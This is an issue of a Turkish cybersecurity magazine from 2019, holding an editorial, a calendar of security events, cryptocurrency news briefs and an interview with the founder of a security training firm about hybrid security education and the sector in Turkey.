ARKAKAPI

SİBER GÜVENLİK DERGİSİ

www.arkakapidergi.com

2 Aylık Siber Güvenlik Dergisi • 14 TL • 6. SAYI - 2019

ISSN 2618-6373 06

9 772618 637008

HACKİNG SETİ
(YAZILIM GÜVENLİĞİ VE SİBER GÜVENLİĞE GİRİŞ)

%40 indirim
268 TL
160,80 TL

Linux Komut Satırı

Ağ Yöneticiliğinin Temelleri

Kablosuz Ağ Güvenliği

Siber Güvenlik ve Hacking

Uygulamalı Sızma Testleri Pentest Lab

Java Diliyle Kriptoloji Uygulamaları

Kali ile Ofansif Güvenlik

Ethical Hacking Offensive&Defensive

HEDİYE: Oracle Veritabanı Güvenliği

abaküs

KÜNYE

YIL: 1 Sayı: 6 - ISSN: 2618-6373 - www.arkakapidergi.com

2 ayda bir yayımlanır.

Abaküs Kitap Yayın Dağıtım Hizmetleri adına sahibi:

Selda Ustabaş Demiryakan

Merkez: Hobyar Mah. Cemal Nadir Sok. No:24/178 Cağaloğlu - İST. Tel: 0212 514 68 61

Genel Yayın Yönetmeni: Cevahir Demiryakan - cevahir@cirakdergi.com

Sorumlu Yazı İşleri Müdürü: Ziyahan Albeniz - ziyahan@arkakapidergi.com

Grafik Tasarım: Cem Demirezen - grafik@abakuskitap.com

Düzelti: Huriye Özdemir

Dış Haber: Ümran Yıldırımkaya - Oğuz Aydınyılmaz

Yayın Koordinatörü: Şahin Solmaz

İletişim Sorumlusu ve Reklam: Burcu Tolu - muhasebe@abakuskitap.com

Hukuk Müşaviri: Avukat Mehmet Pehlivan - Pehlivan İlkakın Hukuk Bürosu

Sosyal Medya: Oğuz Aydınyılmaz - Recep Kızılarslan

Web: www.arkakapidergi.com

Twitter.com/arkakapidergi

abone@arkakapidergi.com

editor@arkakapidergi.com

etkinlik@arkakapidergi.com

Baskı: Deniz Ofset Matbaacılık

Maltepe Mahallesi Hastane Yolu Sokak No: 1/6-B Zeytinburnu-İstanbul

Tel: 0212 613 30 06 - Faks: 0212 613 51 97 Matbaa sertifika No: 40200

EDİTÖRDEN

Arka Kapı Dergi 1. Yaşında!

17 Şubat 2018'de başladığımız serüvenimiz birinci yılını doldurdu. Bunun için şükrediyor, böyle bir çalışmayı, gönüllü çabalarla bir yıldır sürdürebilmiş olmaktan ötürü memnuniyet duyuyoruz.

İlk sayımızdan itibaren hiçbir bedel gözetmeksizin bize destek veren tüm yazarlarımıza, her sayımızı muştulu bir haber gibi bekleyen kıymetli okurlarımıza teşekkürü bir borç biliriz.

Elinizde tuttuğunuz 6. sayı ilk yılı doldurmadan okurlarımıza verdiğimiz 6 sayı sözünün sonucudur. Elbette gönüllü bir çalışmada aksamalar, takvimde uyumsuzluklar yaşanabiliyor. Böylesi sıkıntıları anbean okurlarımızla iletişim kanallarımız üzerinden paylaşarak tüm süreçlerimizi şeffaf hale getirmeye çalıştık, çalışıyoruz. 2019'da daha iyi bir yıl, daha istikrarlı bir takvim diliyorum.

Yola çıkarken hedefimiz ülkemizdeki hacking kültürünün semeresi olabilecek bir yayın çıkartmak idi. Bunu ne derece başardığımız okurlarımızın ve elbette gelecekte bugünleri değerlendirecek olanların takdiri olacaktır.

Fakat ömrü hayatında sadece teknik bilgi aktarmakla yetinmeyip, bilginin üretimi ve dolaşımına engel olan dolaylı ya da dolayımsız tüm yasaklara, engellemelere de karşı durarak hacking ruhunu elimizden geldiğince yaşatmaya gayret ettik, ediyoruz.

Arka Kapı Dergi, bendeniz de dahil tüm yazar ve yayın kadrosunun bilabedel iştirak ettiği kolektif çalışmanın adı. Derginin üzerindeki fiyat sadece bir sonraki sayıda önünüze gelebilmesi için ülke şartlarında takdir edilmiş en makul fiyat. Dergi sayfalarında gördüğünüz reklamlara yaklaşımımız da aynı şekilde.

Firmaların dergimize destek için verdiği reklamlarda gözettiğimiz tek bir amaç var, o da dergimizi daha fazla okura ulaştırabilmek. 2019 itibariyle bir tam sayfa reklam bedeli olan 2000 TL + KDV karşılığında firmalar yalnızca dergimizde bir tam sayfa reklam yayınlatmamış oluyor; aynı zamanda bu bedelin mukabilinde 143 adet dergiyi de ülkenin çeşitli noktalarında etkinlik düzenleyip bizden dergi talep eden okurlarımıza bu firmalar adına ulaştırıyoruz.

Gelecek yıl planlarımız arasında her sayıdan sonra gerçekleştirdiğimiz meet-up'ları Ankara başta olmak üzere, özellikle de dezavantajlı illerde gerçekleştirmek var.

Bu hususta davetlere ve desteklere açık olduğumuzu belirtiriz.

*

Dergimizin arka kapağında vahşi bir saldırı sonucu katledilen akademisyen Ceren Damar'ın fotoğrafını ve buna eşlik eden Ahmed Arif'in mısralarını okuyacaksınız. Görevi başında ilim gayreti nedeniyle katledilen Ceren Damar'a Allah'tan rahmet, acılı ailesine sabrı cemil diliyoruz.

90'lı yıllara damgasını vurmuş TR-Scene dergi editörü Projman'ın sözleri ile bitirmek isterim: Bilgi güçtür!

Güç, kalbi adaletle çarpan, insanlık ailesinin tüm fertlerinin derdiyle dertlenen kişilerle olsun!

Gayemiz ve çabamız budur.

"Bir umudum sende! Anlıyor musun?"

Ziyahan Albeniz - editor@arkakapidergi.com

İÇİNDEKİLER

Şubat '19 Siber Güvenlik & Bilişim Etkinlikleri

Cyberio Hackercamp

4-8 Şubat 2019 Gazi Üniversitesi | Ankara

PriviaSecurity desteği ile Gazi Üniversitesi Siber Güvenlik Araştırma ve Geliştirme Topluluğu (GaziSiber) tarafından gerçekleştirilen Hacker Eğitim Kampı Etkinliğidir.

Bilgi: bit.ly/2Mmp3Lo

Güvenli İnternet Günü 2019

05 Şubat 2019 | Ankara - Eskişehir Yolu 10.Km No:276 Çankaya 06530

INSAFE ağı tarafından her yıl düzenlenen Güvenli İnternet Günü Etkinlikleri bu yıl, Bilgi Teknolojileri ve İletişim Kurumu'nda gerçekleştirilecektir.

Bilgi: http://etkinlik.btk.gov.tr/etkinlik/detay/guvenli_internet_gunu_2019

CYBER 42

Proactive Security

9 Şubat 2019 - Bahçeşehir Üniversitesi

Eğitim, İbrahim Aslanbakan tarafından Cyber 42 sponsorluğunda Beşiktaş'ta gerçekleştirilecektir.

Bilgi: https://bit.ly/2DsJzat

2. SİBER GÜVENLİK Ekosisteminin Geliştirilmesi Zirvesi

14 Şubat 2019 - Bilgi Teknolojileri Ve İletişim Kurumu Konferans Salonu | Ankara

Mobil ağlarda siber güvenlik, yapay zeka, adli bilişim, uzay teknolojilerinde siber güvenlik gibi konular tartışılacaktır. Ayrıca 12-16 yaş grubundan 100 öğrenciye sosyal medyayı güvenlik olarak kullanmalarına yönelik eğitim verilecektir.

Bilgi: https://www.siberguvenlikzirvesi.org.tr/2019/

AKADEMİK BİLİŞİM 2019 ORDU ÜNİVERSİTESİ

21. AKADEMİK BİLİŞİM KONFERANSI - AB 2019

13- 15 Şubat 2019 - Ordu Üniversitesi

Bilgi Teknolojileri konusunda ilgili kişileri bir araya getirmeyi amaçlayan bu konferans, konferans öncesi kurslar ve konferans içi eğitim seminerleri olarak ayrılmaktadır.

Bilgi: https://ab.org.tr/ab19/

Erciyes Üniversitesi Kış Kampı

23- 24 Şubat 2019 Erciyes Üniversitesi | Kayseri

Erciyes Üniversitesi Yapay Zekâ, Bilgi Teknolojisi ve Güvenliği Kulübü'nün düzenlediği siber güvenlik kampına siz de davetlisiniz.

Bilgi: eruyzbgk.org

IDC ANALYZE THE FUTURE

IDC Security Roadshow 2019

28 Şubat 2019 - Wyndham Grand Levent Istanbul
05 Mart 2019 - Sheraton Ankara | Ankara| İstanbul

Blok zinciri ve güvenlik, yapay zeka, çok bulutlu ortamda güvenlik gibi çeşitli konuların konuşulacağı etkinlikler konferans serisi olarak düzenlenecektir.

Bilgi: https://idcitsecurity.com/istanbul/
Bilgi: https://idcitsecurity.com/ankara/

SCU SİBER

CyberEventDays

09-10 Mart 2019 | Sivas Cumhuriyet Üniversitesi

Etkinliğin ilk gününde, farklı siber güvenlik ve bilgi güvenliği konularının yer aldığı sunumlar, ikinci gününde **Uygulamalı Sunumlar** gerçekleştirilecektir.

Bilgi: http://cybereventdays.com/

Kripto Para Haberleri

1 Aralık 2018

Son 7 yılın en kötü aylık performansı:

En büyük kripto para Bitcoin'in Kasım ayında gösterdiği performans, son 7 yıldaki en kötü aylık performans olarak kayıtlara geçti.

1 Aralık 2018

Satoshi'nin hesabı 4 yıl süren sessizliğini bozdu:

Bitcoin'in gizemli yaratıcısı Satoshi Nakamoto'nun P2P Foundation'daki hesabı, 2014 yılından beri ilk defa harekete geçti ancak hesabın yıllar önce hack'lendiği öne sürülüyor.

2 Aralık 2018

Madenciler Çin'den ayrılıyor:

CoinShares tarafından hazırlanan Bitcoin madenciliğine ilişkin 19 sayfalık son raporda kripto para madencilerinin Çin'i terk ederek elektriğin daha ucuz olduğu bölgelere geçiş yaptığı bildirildi.

2 Aralık 2018

G20'den kripto paraların vergilendirilmesi için deklarasyon:

Arjantin'in başkenti Buenos Aires'te devam eden G20 konferansında uluslararası bir kripto para vergilendirme sistemi oluşturmak için ülkeler arasında deklarasyon imzalandı. Sistemin nihai halinin 2020'de ortaya konması hedefleniyor.

3 Aralık 2018

Bitcoin'den Reddit rekoru:

Bitcoin sosyal medya platformu Reddit'te /r/Bitcoin subreddit'inin 1 milyon aboneyi aşmasıyla önemli bir aşamayı daha geride bırakmış oldu.

3 Aralık 2018

ABD hükümetinin gündeminde Monero ve Zcash var:

ABD İç Güvenlik Bakanlığı'nın Monero ve Zcash gibi gizlilik odaklı kripto paralarla yapılan işlemleri izleyebilmenin yollarını araştırdığı ortaya çıktı.

4 Aralık 2018

Balinalar, Ether'lerini ikiye katladı:

Kripto para balinaları, 2018 Ocak ayından bu yana devam eden düşüş sırasında ellerindeki ETH varlıklarını %80 artırdı. 20 milyon ETH'ye sahip balinalar, toplam ETH arzının %2'sini oluşturuyor.

4 Aralık 2018

Sektör devleri Fidelity ile Nasdaq'tan Bitcoin borsasına yatırım:

Finans sektörünün dev oyuncuları Nasdaq, Fidelity ve diğer birkaç şirket kripto para borsası ErisX'e 27.5 milyon dolar yatırım yaptı.

6 Aralık 2018

Tüm Türkiye Bitcoin'i konuştu:

Twitter'ın derlediği verilere göre Türkiye'deki kullanıcılar, 2018 yılı boyunca teknoloji kategorisinde en çok Bitcoin'i konuştular.

10 Aralık 2018

Lightning Network çöküşe rağmen yüzde 300 büyüdü:

Bitcoin'in Lightning Network teknolojisi, kripto para piyasasındaki krize aldırış etmeden büyümeye devam ediyor. Lightning Network, geçtiğimiz bir ay boyunca %300 büyüdü.

10 Aralık 2018

Bitcoin devi Bitmain, İsrail'de kepenk kapatıyor:

Madencilik devi Bitmain, kripto para piyasasında düşen fiyatlardan ötürü zarar ettiği gerekçesi ile İsrail'deki geliştirme merkezini kapatıyor.

14 Aralık 2018
Akbank'ta Ripple transferi başladı:
Akbank Direkt Bankacılık Genel Müdür Yardımcısı Tolga Ulutaş, Ripple ağı ile Sterlin transferlerine başladıklarını duyurdu.

14 Aralık 2018
Turcoin dolandırıcılığına 11 bin yıl hapis istendi:
On binlerce kişi üzerinden 200 milyon TL'lik vurgun yaptığı öne sürülen Turcoin'in yöneticileri için 11 bin 766'şar yıl hapis cezası istendi.

16 Aralık 2018
Cryptojacking, Türkiye'de en büyük siber tehdit:
Siber güvenlik araştırma firması Kaspersky Lab'ın yaptığı araştırmaya göre, kripto para üretimi için başkasının donanımını izinsiz kullanmak anlamına gelen cryptojacking; Orta Doğu, Türkiye ve Afrika'da en büyük siber tehdit haline gelmiş durumda.

17 Aralık 2018
Bitcoin'in fikir babalarından biri hayata veda etti:
Bitcoin'in fikir babalarından biri olan Timothy May, 67 yaşında hayatını kaybetti. May, 1992 yılında kurulan Siberpunklar grubunun kurucu üyesiydi.

19 Aralık 2018
Türkiye'nin tek Bitcoin ATM'si açıldı:
Türkiye'nin tek Bitcoin ATM'si, Nişantaşı'nda bulunan City's Alışveriş Merkezi'nde kullanıma sunuldu.

21 Aralık 2018
Whatsapp'a kripto para geliyor:
Bloomberg, Facebook'un mesajlaşma uygulaması Whatsapp için bir kripto para geliştirdiğini öne sürdü. Kripto paranın sabit bir değere sahip olacağı belirtildi.

29 Aralık 2018
Samsung'dan kripto para cüzdanı için marka başvurusu:
Elektronik ürünler devi Samsung'un İngiltere'de kripto para cüzdanı için bir ticari marka başvurusu yaptığı ortaya çıktı.

31 Aralık 2018
"Bitcoin fırsatı değerlendirirse 100 kat tırmanabilir":
Eski Goldman Sachs analisti ve risk sermayedarı Lou Kerner, Bitcoin'in birincil değer deposu olma fırsatını değerlendirmesi halinde 100 kat tırmanabileceğini söyledi.

3 Ocak 2019
Tesla'yı, Facebook'u dijital token'larla alıp satmak mümkün oluyor:
Yeni açılacak bir dijital borsa olan DX Exchange; Tesla, Facebook ve Apple gibi şirketlerin hisselerinin token olarak alınıp satılmasına olanak tanıyacak.

5 Ocak 2019
"Üniversiteler, kripto paraların önemli yatırımcıları olacak":
Danışmanlık şirketi deVere Group'un CEO'su Nigel Green, 2019 yılında prestijli üniversitelerin önemli kripto para yatırımcıları haline geleceğini söyledi.

5 Ocak 2019
Bitcoin'in mucidi Cumhurbaşkanı Erdoğan ile aynı listede:
Worth, 2018 için küresel finansın en güçlü 100 ismini açıkladı. Listede Cumhurbaşkanı Recep Tayyip Erdoğan ile birlikte Bitcoin'in yaratıcısı Satoshi Nakamoto da yer aldı. Erdoğan en güçlü 63. kişi seçilirken Satoshi Nakamoto'nun sıralaması 44 olarak belirlendi.

5 Ocak 2019
Krypted'den QuarkChain ile ortaklık:
Türkiye'den çıkan Blockchain tabanlı merkezsiz bir eğitim platformu olan Krypted, Çin'in lider Blockchain şirketlerinden QuarkChain ile ortaklık kurdu.

7 Ocak 2019
Ledger'den yeni Bitcoin cüzdanı: Nano X:
Kripto para donanım cüzdanları üreticisi Ledger, Ledger Nano X ile Ledger Nano S'in geliştirilmiş bir versiyonunu sunuyor. Yeni cüzdan Bluetooth, daha büyük ekran ve daha büyük depolama alanıyla geliyor.

7 Ocak 2019
Ticaret Bakanı'ndan Blockchain müjdesi:
Ticaret Bakanı Ruhsar Pekcan, ithalat ve ihracatın Blockchain ile hiç olmadığı kadar hızlı gerçekleştirilmesi için çalışmalara başladıklarını açıkladı.

7 Ocak 2019
Ethereum Classic'e saldırdılar:
Saldırganlar, Ethereum Classic ağına saldırarak yaklaşık 1.1 milyon dolarlık zarara neden oldular. Saldırıyı kimin ya da kimlerin gerçekleştirdiği bilinmiyor.

Söyleşi: Şahin Solmaz - sahin@arkakapidergi.com

Kubilay Onur Güngör Söyleşi

Merhabalar Kubilay Bey, öncelikle bize biraz kendinizden bahseder misiniz lütfen?

Merhaba. Güvenliğin hemen her alanı ile ilgilenen biriyim. Siber güvenlik haricinde, terör, psikolojik harekât, gayri nizami harp, taktik atış, kriminoloji ana ilgi alanlarım. Yine siber güvenlik ile alakalı çeşitli sertifikaların yanı sıra, karşılaştırmalı terör, anti-terör, zor şartlarda hayatta kalma, algı yönetimi, taktik atış vb. alanlarda da sertifikalar alarak kendimi sürekli geliştirmeye çalışan biriyim. Siber güvenlik tarafında uluslararası, basımda olan 5 kitaba katkı sağladım, bir tane de şu anda yazım aşamasında, yazmayla arası iyi olmayan biri olarak bitirebilir miyim emin değilim ama...

Motosiklet, gezi, kampçılık, müzik ve karakalem resim, fırsat buldukça zaman ayırdığım hobilerin başında geliyor. Çocuk yaşta ayakkabı boyacılığı, Maltepe pazarında kot pantolon ve limonata satışı yapanlara eklenti olmak, bakkalda çıraklık gibi deneyimlerden sonra 6 yıl kadar basketbol antrenörlüğü yaptım. 6 sezonun 5 sezonunda çalıştırdığım takımlar katıldıkları turnuvalarda ilk 3 sırayı aldılar. Bugün dahi neden bıraktığımı bilmediğim antrenörlük kariyerinin akabinde, siber güvenliğin çeşitli alanlarında, ulusal ve uluslararası çeşitli firmalarda deneyim yaşadıktan sonra Sechob Savunma Teknolojileri A.Ş'yi kurdum. Bu şirket altında Arquanum ve Cyber Struggle olarak iki farklı marka ile kendi çapımda çalışmalarıma devam etmekteyim.

Siber güvenlik camiasında Kubilay Onur Güngör, deyince akıllara hemen Cyber Struggle geliyor. Siber güvenlikteki mülti-disipliner yaklaşımınızdan ve tabii özgün girişiminiz, Cyber Struggle'dan şöyle bir bahseder misiniz bize; nereden geldi bu yaklaşım, esin kaynaklarınız nelerdir?

Cyber Struggle'ın (CS) hikayesi oldukça uzun aslında ama okurları bu bilgilerle boğmak istemem. 2007 yılında üniversitede asistan odasında, aslında benim kişisel ilgi alanlarımın -son dönemlerin moda deyimi- noktaların birleşmesi ile olgunlaştı. Cyber Struggle fikrinin özünde komple hibrit bir yetişme ve yetiştirme şekli yatmakta. Çocukluğumdan beri ilgilendiğim askeri harekatlar, doktrinler, suç ve suçu açıklayan teoriler, psikolojik harp gibi konuların siber güvenlik süreci ile birleşmesi en büyük esin kaynağımdır. O zamanlar (2007), NATO siber güvenlik ekibinin başındaki komutanla bir yazışmamda, bu fikirlerimden bahsetmiş ve NATO'nun da tüm güvenlik yaklaşımında bu noktaya evrilmesi gerektiği cevabını almıştım. Bir başka anektod ise, bu evrimin gerçekleşmesi için bu şekilde hibritleşmiş insanın olmayışı geri bildirimiydi. Eğitim sisteminden de çok çekmiş birisi olarak, yepyeni bir eğitim modeli düşünmeye başladım. Bu süreçte, silahlı kuvvetlerde özel birimlerin yetiştirilmesi için kullanılan yöntemlerden, çocuk ve genç gelişimine yönelik araştırmalara kadar çok geniş çaplı çalışmalar yaptım. Nihayetinde kavramsal olarak birleşen konular yavaş yavaş bir eğitim metodolojisi üzerine oturmaya başladı. Kalbine de Scrum'ı koyduk.

Siber güvenlik camiasına giren terimlerin neredeyse tamamı askeri, kinetik ve güvenlik kökenine dayanıyor. Aslında sadece bu durum bile hibritleşme konusunun ne kadar kritik olduğunu anlamak için yeterli. Terör bilmeden siber terör, savaş dinamiklerini, doktrinlerini bilmeden siber savaş teriminin gerçekten ne ölçüde doğru kullanıldığını anlamak imkânsız. Biz aslında CS bünyesinde, gittikçe iç içe geçen kinetik ve siber dünyanın özel ihtisaslı güvenlik uzmanlarını yetiştirmeye çalışıyoruz. Teknik becerileri hibritleşen ve olabildiğince derinleşen, ekip ve takım kavramlarının ne kadar önemli olduğunu bilen, mental toleransı yüksek, her türlü baskı ve bilinmezlik durumuna mukavemet geliştirmiş, bilişsel yetenekleri güçlenmiş, liderlik valfleri açılmış, görev odaklı, büyük resmi görebilen, detaylara müdahale edebilen ve mikro makro görüş geçişini hızlı ve efektif yapabilen, asla yılmayan, yüksek motivasyonu istikrarlı bir şekilde koruyabilen, üretken ve iyi niyetli bir tavra sahip, bir nevi siber dünyanın sat komandolarını yetiştirmek ve kendimiz de böyle bir üretkenlik içerisinde olabilmek için çalışıyoruz. Ekibimizde katkı sağlayan siber güvenlik uzmanlarına ek olarak, sat komandoları, kriminal psikologlar, terör uzmanları bulunmakta.

Cyber Struggle aslında global bir sertifika otoritesi olma yolunda. Şu anda en aktif sertifikası, mezunların sektörde ağırlığını hissettirmeye başladığı, global olarak da her geçen gün tanınmaya başlayan Ranger Sertifikası. Bunun haricinde, CSTPO (Cyber Struggle Tactical Pistol Operator), CS-EXP sertifikaları mevcut. CS-EXP sertifikası için ayrıca heyecanlıyız. Bireysel olarak katılımın olduğu 3-4 gün hibrit bir güvenlik uzmanın yaşayacağı gerçek hayat senaryoları ile dolu bir sertifikasyon. Hem sokaktasınız, hem bilgisayar başında; hem arazidesiniz, hem bir yerde saklanırken buluyorsunuz kendinizi. The Game filmi merak edenler için en iyi ipucu olacaktır. Bunların haricinde iki yeni sertifika daha duyuracağız. Alpha ve Aegis. Alpha daha çok istihbarat odaklı bir hibrit sertifikasyon olacak. Aegis için şimdilik bir şey söylemeyeyim sürpriz olsun.

Peki mezunlarınız neler yapıyor, eğitimlerinizin uluslararası bir geçerliliği var mıdır?

Mezunlarımızı yakından takip ediyoruz. Bu kadar sıra dışı bir eğitim metodolojisinin ilk kez dünyada deneniyor oluşu, eğitim sistemimizin sürekli gelişim ihtiyacının haricinde, etki düzeyinin kontrolü için de, mezun takibi oldukça önemli. Neredeyse %98 oranında pozitif feedback alıyoruz. Yalnızca mezunlarımızdan değil, onların çalıştığı kurumlardan da. **Hatta sektörde önemli danışmanlık firmalarından, aslında sahaya çıkmaya en hazır insanların CS bünyesinden çıktığına yönelik güçlü geri bildirimlerimiz de var. Bu da çok normal çünkü başka hiçbir eğitim kurumunun ya da sertifikasyonun ilgilenmediği alanlara da dokunuyoruz kursiyerlerimizde.** Tüm bu toplam tecrübe, kişinin sertifika sonrası gelişimine de normalden daha farklı düzeyde katkı sağlıyor. Mezuniyetinden 1 yıl sonra, -*eğitimi başka bir gözle şu an daha farklı anlıyorum çünkü ekip yönetmeye başladım*- diyen mezunlarımız var. Toplam tecrübeden kastım bu. Bazı kazanımların zamanla farkına varılıyor. Bazı kazanımlar ise hemen fark ediliyor.

Uluslararası geçerlilik konusu aslında bilinirlik ile ilgili bir durum. Bilinirlik ise bütçe ile ilgili bir durum. Ancak bu anlamda da kısıtlı bütçeyle epey yol aldığımızı düşünüyorum. Malezya Genel Kurmay Başkanlığı, Malezya İstihbaratı, Dışişleri Bakanlığı eğitim verdiğimiz kurumlar arasında. Ek olarak Kanada, Hollanda, Kore ve Katar gibi ülkelerle gerek eğitim gerekse partnerlik konusunda sıcak gündemimiz var. Tabii belirttiğim gibi, tüm bu taleplere ya da olasılıklara karşılık verebilmek bir bütçe meselesi eğitimin yeterliliğinden çok.

Bütün bunlar bir yana, hep söylediğimiz bir şey var -*bir şeyin değeri ona verilen emektir ve eğitim davranış/alışkanlık değiştirebilmelidir. Bunu başaramayan hiçbir sistem doğru eğitim modeli olamaz.*- Bu noktada finansal olarak güçlendikçe, mezunlarımız kaliteli işler yapmaya devam ettikçe, uluslararası bilinirlik de hızlanarak devam edecektir. Biz de bu denli kitlesel bir talep olma durumuna hazırlanmaya çalışıyoruz açıkçası. Şu an için böyle bir talebi karşılamamız mümkün değil.

O zaman bir adım daha geri gidelim: Siber güvenliği nasıl tanımlarsınız, siber güvenlik nerede başlar, nerede biter ya da biter mi acaba?

Siber güvenlik gerçekten çok disiplinli ve çok geniş bir pen-

cereden bakılması gereken bir konu. İleride de logaritmik bir şekilde bu ihtiyaç artacak. **Rus uçağı düşürüldüğünde, daha önceden Rus saldırılarının profilini çıkardıysanız, bunun bankaları etkileyecek bir şeye dönüşeceğini ön görüp, anında yine daha önceden hazırladığınız DefCon seviyelerine göre genel bir alarm üretiyorsanız, daha saldırı yokken uluslararası ilişkiler çerçevesinde yan etkileri hesaplamaya başladıysanız bu güzel bir şey. Bu çok disiplinli basit bir korelasyon yaklaşımı. Bu ve benzeri korelasyonları kuramayıp sadece çok iyi ürün bilgisi olan insanların devri yavaş yavaş kapanacak**. Kapanıyor. Biraz daha gerçek hayatımızdaki gibi bir güvenlik algısının oturtulması önemli. Her şeyden önce siber güvenliği bu çerçeveden yeniden ele alarak başlamak gerekli diye düşünüyorum. Bu nedenle **FireEye eski komandolar arasında işe alım yapmaya çalışıyor olsa gerek! Genelde yurtdışı makbul olduğundan ülkemizde, yurtdışından örnekle güçlendireyim. Biz söyleyince olmuyor**.

Nerede biter? Hiçbir yerde, hiçbir zaman! Özellikle tüm hayatımızın hatta gelecekte organlarımıza kadar her şeyimizin dijitalleştiği dünyada bitmeyi bırakın, yukarıda anlatmaya çalıştığım yaklaşım çok daha kritikleşecek. Kaçınılmaz!

Bildiğiniz üzere 2015 yılında NATO, siber güvenliği resmi savaş alanlarına (kara, hava, deniz ve siber dünya) dahil etmişti. Bu olayı takiben yaklaşık bir yıl sonra da TSK aynı güncellemeyi gerçekleştirmişti. Sizin girişiminiz de hemen hemen bu yaklaşımlarla özdeşleşiyor. Bu adımlar ne anlama geliyor ve ülkeleri bu konuda nasıl değerlendirirsiniz?

Bahsettiğiniz gelişmeler aslında bahsettiğim yaklaşıma kurumsal bir gidiş çabasını gösteriyor. Tabii bizim kadar hızlı olmalarını beklemek haksızlık olur. Devasa kurumlar, devasa kültür ve geleneklerde hızlı manevra ve adaptasyon zordur. FireEye örneğini verdim. İsrail Unit 8200 ders programlarını incelerseniz CS'e oldukça yakın olduğunu göreceksiniz. Silahlı kuvvetler bünyesinde birimlerin kurulması bunların kimi ülkelerde tümen seviyesine çıkarılması, strateji belgeleri üretimi gibi gelişmeler aslında hep bu geçişin göstergesi. İlk adaptasyon ve zorluklar atlatıldıkça, bu geniş çerçeveden ele alma durumunun ne kadar hızla ilerleyeceğine yakın gelecekte tanık olacağımızı düşünüyorum. Ülkemizde de BTK, USOM, TSK, MİT, Emniyet bünyesinde eskisinden çok daha fazla önem kazandı. Bu sevindirici. Hatta önem haricinde daha organize ve kurumsal çalışmalar var. Daha da artacağını düşünüyorum.

--- Unit 8200 - Israeli Intelligence Corps: sinyal istihbaratı toplamaktan (SIGINT) ve kod çözmeden sorumlu İsrail İstihbarat Kolordu birimidir. Askeri istihbarat müdürlüğü Aman'a bağlıdır. Ayrıca bkz: Zero Days Belgeseli. ----

Sizce bu konudaki en büyük tehlike nedir?

Bu çok güzel bir soru ve çok geniş ele alınması gerekir. Siber güvenlikte toplam kalite çok önemli. Bireysel farkındalıktan tutun, kurumsal gelişmişliğe ve nihayetinde ulusal güvenliğe uzanan bir yol. Ulusal güvenlik boyutu aşikâr. Bunu bir kenara bırakırsak, özel sektörde belirli alışkanlıkların ve esnaf kültürünün değişmesi gerekli. Danışmanlık firmalarının, müşteri farkındalığını ve *know-how*'ını geliştirmesi zaruri.

Müşteri ne kadar az bilirse o kadar satarız kafasından bir an önce çıkılmalı. Danışan taraf ne kadar gelişirse, danışman o kadar gelişecek. Beklenti ona göre şekillenecek, bu da parada değil kalitede rekabeti getirecektir. Tüm bu süreç aslında kamu tarafına da yansıyacak ve ulusal güvenliğe de katma değer yaratacaktır. Bu da beraberinde toplam kaliteyi getirecektir.

Ülkemizdeki en büyük tehlikenin, iş yapma kültürünün geri kalmışlığı olduğunu düşünüyorum. Ürün seçerken, ürün sağlayıcının etkinliklerini, tatil fırsatlarını vs. düşünüyorsanız büyük tehlike var demektir. Servis alırken ürün yanında bedava olup olmadığına bakıyorsanız tehlike var demektir. Danışman olarak, bu yaklaşımı sürekli besliyorsanız tehlike var demektir. Bunlar tabii basit örnekler. Sektör bundan çok daha karmaşık iş yapma metotları ile dolu maalesef. Burada amacım birilerini rencide etmek değil, gelecekte bu kadar önemli olacak bir konunun ülkemizde daha doğru bir geleneğe sahip olması gerekliliğine realist bir vurgu yapmak. Hepimizin bu konuda daha duyarlı ve iyi niyetli olması gerekir. Rekabeti paradan kaliteye devşirerek başlayabiliriz bu sürece.

Siber güvenliğin dünü, bugünü ve yarını için neler söylemek istersiniz?

Kısa. Dün bilişim güvenliğiydi. Bugün siber güvenlik. Yarın ise siber mücadele!

Bireysel - toplumsal güvenliğimiz için ne düşünüyorsunuz? Öte yandan kurumlara, sözleşmelere ne kadar güvenebiliriz ya da güvenmeli miyiz?

Kurumlar ve sözleşmeler önemli. Yukarıda bahsettiğim geçiş, toplu bir niyet geçişi ile de başlayabilir, kurum ve sözleşme/regülasyon ile de sağlanabilir. Hızlı gelenek oturtacak olanı elbette samimiyetle geçiş. Sözleşmeler bunu ateşleyebilir daha da hızlandırabilir. Ama bu geçiş olmadığı sürece regülasyonlar sadece en ucuza uyulması gereken kurallar olarak kalacak ve gerçek etkisini çoğunlukla yaratmayacaktır diye düşünüyorum.

Siber güvenlik farkındalığına ne kadar sahibiz, dersiniz? Bu farkındalığı arttırmak için topluluklar, kurumlar hatta devletler tarafından neler yapılmalıdır?

Bu da oldukça önemsediğim bir soru. Farkındalık aslında bir durum karşısında olur. Siz ona reaksiyon gösterirsiniz. Yani aslında ülkemizde yapılan organizasyonlar, eğitimler, sunumlar vb. gibi şeyler felsefi bir çerçeve taşımamakta. Ya da taşıyanları oldukça az. Bir durumsal farkındalık katmaktan ziyade bir konuyu öğretmek, eğitim ve sunum yapan için repütasyon kasmak çerçevesinde ilerliyor. Elbette bu çalışmalar da farkındalık konusunda fayda sağlayıcı şeyler ama odağı farkındalık değil. Bir şeyin belirli ölçüde tekrarlanması ile insanların kafasına bu konu önemli sanırım dedirtmenin ötesine geçtiğini düşünmüyorum.

Eğer farkındalık duruma karşı oluyorsa, o zaman olayı geniş çapta ele alacak, farklı görüşleri içerecek, felsefi background'u olacak, kişileri konu hakkında yine geniş perspektifte düşünmeye itecek vizyoner ve sistematik, birbirini tamamlayan bir gelenek oturtulmalı diye düşünüyorum. Devletler eğitim metodolojilerini ona göre biçimlendirebilir, uzmanlar repütasyon kaygılarını biraz daha geri plana atarak insan odaklı hareket edebilir. Buna uygun organizasyonlar düzenlenebilir. Bunun yanı sıra biz de hiç olmayan iş birliği kültürü oldukça önemli. *X firma yapmış ben de yapayım* değil de *X kurum yapmış nasıl daha iyiye götürebilirim* noktasında bir bakış açısı destekleyici olacaktır. Arka Kapı gibi dergilerin, medyanın da rolü önemli.

Şimdi de sırada biraz teknik bir soru var: Bugüne kadar en etkili gördüğünüz siber güvenlik saldırı hangisi idi? :)

Bu soru benim için cevaplanması zor bir soru. Bana yapılan saldırı en etkilisidir herhalde. :) Şaka bir yana Stuxnet'in teknik etkisi bir tarafa, bakış açısının dönüşümü açısından oldukça itekleyici bir etkiye sahip olduğunu düşünüyorum.

Peki 2019 yılında hangi kategori daha çok ses getirir dersiniz, örneğin: IoT, yapay zeka ya da mobil güvenlik?

Kategorilere karşıyım toplam tecrübe ana ilgi alanım. Yapay zeka, IoT ve siber güvenlik üçlüsünün yaşatacağı tecrübe yeterince ürkütücü. :)

